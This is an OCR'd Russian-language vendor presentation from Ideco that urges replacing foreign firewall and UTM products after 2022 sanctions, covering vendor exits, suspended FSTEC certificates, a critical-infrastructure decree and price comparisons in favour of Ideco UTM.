ideco

КИБЕРВОЙНА 2022

КАК ЗАЩИТИТЬСЯ ОТ НОВЫХ УГРОЗ И УХОДА ЗАРУБЕЖНЫХ ВЕНДОРОВ NGFW/UTM РЕШЕНИЙ

О компании

- Помогаем клиентам защититься от современных угроз безопасности, средствами удобного и «умного» межсетевого экрана нового поколения Ideco UTM.
- Миссия: экономить ваше время на настройке интернет-шлюза и обеспечивать надежную защиту сетевого периметра.
- Российская компания, работаем с 2005 года.

Более 4 000 компаний используют Ideco UTM

Все сервисы и разработка в РФ

Ideco UTM: сертификация ФСТЭК и Минцифры

- **Сертификат ФСТЭК МЭ А4/Б4, СОВ 4, УД4**
- **Реестр ПО Минцифры: запись в реестре №329 от 08.04.2016**
- **Для защиты:**

ГИС: до 1 К3 (включительно);

ИСПДн: до 1 У3 (включительно);

АСУ: до К1 (включительно);

Значимые объекты КИИ: до 1 класса (включительно);

ИС ОП: II класс.

- **Соответствие требованиям:**


187-ФЗ «О безопасности КИИ РФ»;


152-ФЗ «О персональных данных»;


139-ФЗ и 436-ФЗ «О защите детей от информации, причиняющей вред их здоровью и развитию».

Санкционные риски с иностранными вендорами

- Приостановка продаж клиентам из санкционного списка;
- Приостановка продаж лицензий новым клиентам;
- Полная приостановка продаж новым клиентам и продлений;
- Приостановка текущих лицензий и доступа к тех. поддержке;
- «Окирпичивание» устройств или сервисов.







Кто заявил о приостановке деятельности

- Accenture
- Acronis
- Akamai
- Arbor (+Netscout)
- Avast
- Cisco
- Trend Micro
- Dell
- Deloitte
- DigiCert
- Docker
- Elastic
- ESET
- Forcepoint
- TeamViewer
- EY
- Fortinet
- Google Cloud
- HPE (+Aruba)
- IBM (+Red Hat)
- Juniper
- KPMG
- Microsoft
- Mikrotik
- NortonLifeLock
- Oracle
- PWC
- Sectigo
- Panda Security
- Intel/AMD
- Veeam
- VMWare
- Imperva
- MicroFocus (+ ArcSight и Fortify)
- One Identity
- RSA NetWintess
- Symantec
- Supermicro
- Tenable
- Barracuda Networks
- Palo Alto Networks
- Salesforce (+Slack)
- Lenovo
- Qualys
- Zabbix


Источник: https://lukatsky.ru/sundries/kakie-zarubezhnye-ib-kompanii-priostanovili-biznes-v-rossii.html (+ добавлено Айдеко)
Сайт Алексей Лукацкого "Бизнес без опасности", 2022. Актуально на 24.03.2022 г.


Приостановка деятельности

ideco

Санкции могут усиливаться:

приостановка продаж ->
отключение поддержки ->
отключение облачных сервисов ->
отключение модулей->
“окирпичивание”.





Самое худшее - ждать,
плохо - иметь планы,
благородному - действовать.
(с) Буддхананда

Еще не поздно, еще 24 марта 2022 года.
(с) Владимир Жириновский

Регуляторные риски

ideco

Через 90 дней приостановленные сертификаты будут аннулированы в случае не оказания тех. поддержки решениям.

4222	11.02.2020	Действие сертификата соответствия приостановлено	программно-аппаратный комплекс «FortiGate», функционирующий под управлением операционной системы FortiOS версии 6.X	Соответствует требованиям документов: Требования к МЭ, Профиль защиты МЭ(А четвертого класса защиты. ИТ.МЭ.А4.ПЗ), Профиль защиты МЭ(Б четвертого класса защиты. ИТ.МЭ.Б4.ПЗ), Требования к СОВ, Профили защиты СОВ(сети четвертого класса защиты. ИТ.СОВ.С4.ПЗ)
4362	15.01.2021	Действие сертификата соответствия приостановлено	программно-аппаратный комплекс «FortiGate», функционирующий под управлением операционной системы FortiOS версии 6.X	Соответствует требованиям документов: Требования доверия(6), Требования к МЭ, Профиль защиты МЭ(А шестого класса защиты. ИТ.МЭ.А6.ПЗ), Профиль защиты МЭ(Б шестого класса защиты. ИТ.МЭ.Б6.ПЗ), Требования к САВЗ, Профиль защиты САВЗ(Б шестого класса защиты. ИТ.САВЗ.Б6.ПЗ), Требования к СОВ, Профили защиты СОВ(сети шестого класса защиты. ИТ.СОВ.С6.ПЗ)
4462	06.10.2021	Действие сертификата соответствия приостановлено	программно-аппаратный комплекс «FortiGate» для защиты промышленной сети	Соответствует требованиям документов: Требования доверия(6), Требования к МЭ, Профиль защиты МЭ(Д шестого класса защиты. ИТ.МЭ.Д6.ПЗ), Требования к САВЗ, Профиль защиты САВЗ(Б шестого класса защиты. ИТ.САВЗ.Б6.ПЗ), Требования к СОВ, Профили защиты СОВ(сети шестого класса защиты. ИТ.СОВ.С6.ПЗ)
4407	14.05.2021	Действие сертификата соответствия приостановлено	межсетевой экран серии Cisco ASA 55xx (модели: Cisco ASA 5512, Cisco ASA 5515, Cisco ASA 5525, Cisco ASA 5545, Cisco ASA 5555, Cisco ASA 5585) с установленным программным обеспечением Cisco ASA версии 9.X	Соответствует требованиям документов: Требования доверия(6), Требования к МЭ, Профиль защиты МЭ(А шестого класса защиты. ИТ.МЭ.А6.ПЗ), Профиль защиты МЭ(Б шестого класса защиты. ИТ.МЭ.Б6.ПЗ)
4373	19.02.2021	Действие сертификата соответствия приостановлено	межсетевой экран серии Cisco Firepower 2100 (модели: Firepower 2110, Firepower 2120, Firepower 2130, Firepower 2140)	Соответствует требованиям документов: Требования доверия(6), Требования к МЭ, Профиль защиты МЭ(А шестого класса защиты. ИТ.МЭ.А6.ПЗ), Профиль защиты МЭ(Б шестого класса защиты. ИТ.МЭ.Б6.ПЗ)
4323	10.11.2020	Действие сертификата соответствия приостановлено	межсетевой экран «Kerio Control»	Соответствует требованиям документов: Требования доверия(6), Требования к МЭ, Профиль защиты МЭ(Б шестого класса защиты. ИТ.МЭ.Б6.ПЗ), Требования к САВЗ, Профиль защиты САВЗ(Б шестого класса защиты. ИТ.САВЗ.Б6.ПЗ), Требования к СОВ, Профили защиты СОВ(сети шестого класса защиты. ИТ.СОВ.С6.ПЗ)

Источник: https://fstec.ru/tekhnicheskaya-zashchita-informatsii/dokumenty-po-sertifikatsii/153-sistema-sertifikatsii/591-gosudarstvennyj-reestr-sertifitsirovannykh-sredstv-zashchity-informatsii-n-ross-ru-0001-01bi00 Информация из реестра ФСТЭК от 24.03.2022 г.

Регуляторные риски


Действие сертификата ФСТЭК приостановлено в 2022 году (56 шт):

- Программно-аппаратный комплекс Коммутатор Huawei серии S5720»
- Программно-аппаратный комплекс «Маршрутизатор Huawei серии NE20E»
- Программно-аппаратный комплекс «Коммутатор Huawei серии S12700»
- Программно-аппаратные комплексы «Маршрутизаторы Huawei серии AR3200, серии AR2200, серии AR1200»
- Программное обеспечение «Symantec Endpoint Protection» (версия 14)
- Программное обеспечение «Программный комплекс «Huawei Fusion Access» версии 6.X»
- Межсетевой экран серии Huawei (модели: USG6320 (Eudemon200E-N1D), USG6330 (Eudemon200E-N1), USG6350 (Eudemon200E-N2), USG6360, USG6370 (Eudemon200E-N3), USG6380, USG6390 (Eudemon200E-N5), USG6620 (Eudemon1000E-N3), USG6630 (Eudemon1000E-N5), USG6650, USG6660 (Eudemon1000E-N6), USG6670 Eudemon1000E-N7), USG6680 (Eudemon1000E-N7E), USG9560 (Eudemon8000E-X8), USG9580 (Eudemon8000E-X16)) версии V500
- Программное обеспечение «Trend Micro Deep Security 10»

Источник: https://fstec.ru/tekhnicheskaya-zashchita-informatsii/dokumenty-po-sertifikatsii/153-sistema-sertifikatsii/591-gosudarstvennyj-reestr-sertifitsirovannykh-sredstv-zashchity-informatsii-n-ross-ru-0001-01bi00 Информация из реестра ФСТЭК от 24.03.2022 г.

Риски ухода

- основной рынок NGFW - Северная Америка (55% общемирового рынка);
- акции лидеров рынка торгуются на NASDAQ;
- экспорт программно-аппаратных комплексов регулируется законами стран, где производится оборудование (Check Point в 2020 году только 7% проданного в РФ производил в России);
- все ПАК NGFW используют Intel/AMD в качестве CPU (компании присоединились к байкоту РФ).


CHECK POINT


Check Point Technical Services

Check Point adheres to international and local regulatory guidance and restrictions in regards to the Russia-Ukraine conflict. We are closely monitoring the situation and regulations, and adapt our operations accordingly.

For any question or assistance please contact russia@checkpoint.com

Sincerely
Eviatar Abutbul | Intl. Support Group Manager - Management & SMB Products
Check Point Software Technologies LTD
Direct | Mobile +972-52-3169997
Email eviatara@checkpoint.com

Риски ухода



УКАЗ

ПРЕЗИДЕНТА РОССИЙСКОЙ ФЕДЕРАЦИИ

О мерах по обеспечению технологической независимости и безопасности критической информационной инфраструктуры Российской Федерации

В целях обеспечения технологической независимости и безопасности критической информационной инфраструктуры Российской Федерации п о с т а н о в л я ю:

1. Установить, что:

а) с 31 марта 2022 г. заказчики (за исключением организаций с муниципальным участием), осуществляющие закупки в соответствии с Федеральным законом от 18 июля 2011 г. № 223-ФЗ "О закупках товаров, работ, услуг отдельными видами юридических лиц" (далее - заказчики), не могут осуществлять закупки иностранного программного обеспечения, в том числе в составе программно-аппаратных комплексов (далее - программное обеспечение), в целях его использования на принадлежащих им значимых объектах критической информационной инфраструктуры Российской Федерации (далее - критическая информационная инфраструктура), а также закупки услуг, необходимых для использования этого программного обеспечения на таких объектах, без согласования возможности осуществления закупок с федеральным органом исполнительной власти, уполномоченным Правительством Российской Федерации;

б) с 1 января 2025 г. органам государственной власти, заказчикам запрещается использовать иностранное программное обеспечение на принадлежащих им значимых объектах критической информационной инфраструктуры.


2 100068 22761 1

Курсовые риски

Пример:

GFI Software — мальтийская компания, производитель средств антивирусной защиты, фильтрации веб-контента. Основана в 1992 году. Имеет представительства в США, Великобритании, Германии, Кипре, Австралии и Мальте. В начале 2017 года приобрела компанию Kerio Technologies Inc.


Мальта — член ЕС с 2004 года.



Война санкций, 15 мар, 22:17 | Поделиться

Новые санкции Евросоюза. Что важно знать

ЕС принял юридически обязывающие документы в рамках четвертого санкционного пакета в отношении России. Самыми значимыми выглядят запрет на новые инвестиции в российскую энергетику и эмбарго на импорт российских железа и стали



KerioControl

GFI Kerio Control 9.3 в Екатеринбурге

Производитель: GFI Software Ltd (4)

Скачать прайс-лист GFI Software Ltd (новый прайс-лист от: 21.03.2022г.)

Поделиться:

Лицензии продукта | Описание продукта | Схемы лицензирования

Kerio Control. Подписка

1 на 1 год. Количество пользователей (от 10 до 2999) 100 441 600 руб. В корзину

лицензия KCL50-249-1Y 4 416 руб. — цена за 1 лицензию

Kerio Control. Подписка WebFilter protection (extension)

1 на 1 год. Количество пользователей 100 58 900 руб. В корзину

лицензия KCLWF10-2999-1Y 589 руб. — цена за 1 лицензию

Kerio Control. Продление подписки

1 на 1 год. Количество пользователей (от 10 до 2999) 100 441 600 руб. В корзину

лицензия KCLREN50-249-1Y 4 416 руб. — цена за 1 лицензию


Для сравнения, стоимость Ideco UTM (с веб-фильтром) на 100 пользователей:

— Новая покупка 135 000 р. (дешевле в 3,7 раза);
— Продление 60 750 р. (дешевле в 8 раз).

Риски планирования

Планируем бюджет на IV квартал 2022 года:

- будет ли поставлять оборудование вендор в это время?
- какой курс $ и стоимость лицензии?
- будет ли возможность ввоза в РФ оборудования и какие сроки поставок могут быть?



Может ли быть еще страшнее?

ideco

- Внезапный удаленный вывод устройств из строя.
- Удаленный доступ спецслужб и хакеров.
- Хищение информации из сети, включая учетные данные.
- Участие устройств в DDoS и бот-сетях.

А ещё страшнее?

ideco

Импортозамещение: NGFW

ideco

Ideco UTM — межсетевой экран нового поколения (NGFW) заменяет:


Преимущества Ideco UTM:


- Программное решение, можно использовать свое железо и гипервизоры.
- Простой интерфейс и техподдержка онлайн - быстрое внедрение и минимум трудозатрат.
- Быстрый ответ на меняющуюся обстановку.

Импортозамещение: защита почты

ideco

Ideco UTM — антиспам и фильтрация почтового трафика заменяет:





Преимущества Ideco UTM & KLMS:

- Мощное решение на основе технологий Касперского.
- Не нужно ставить и поддерживать ОС.
- Веб-интерфейс администрирования.
- Защита от атак по SMTP-протоколу с помощью IPS.
- Отличная ценовая политика.

Импортозамещение: dns-фильтрация

ideco


SkyDNS - dns и контентная фильтрация:

Cisco Umbrella

THE FIRST LINE OF DEFENCE

Преимущества SkyDNS:

- Облачная DNS-фильтрация.
- Очень простое внедрение.
- Не требуется аппаратное решение.

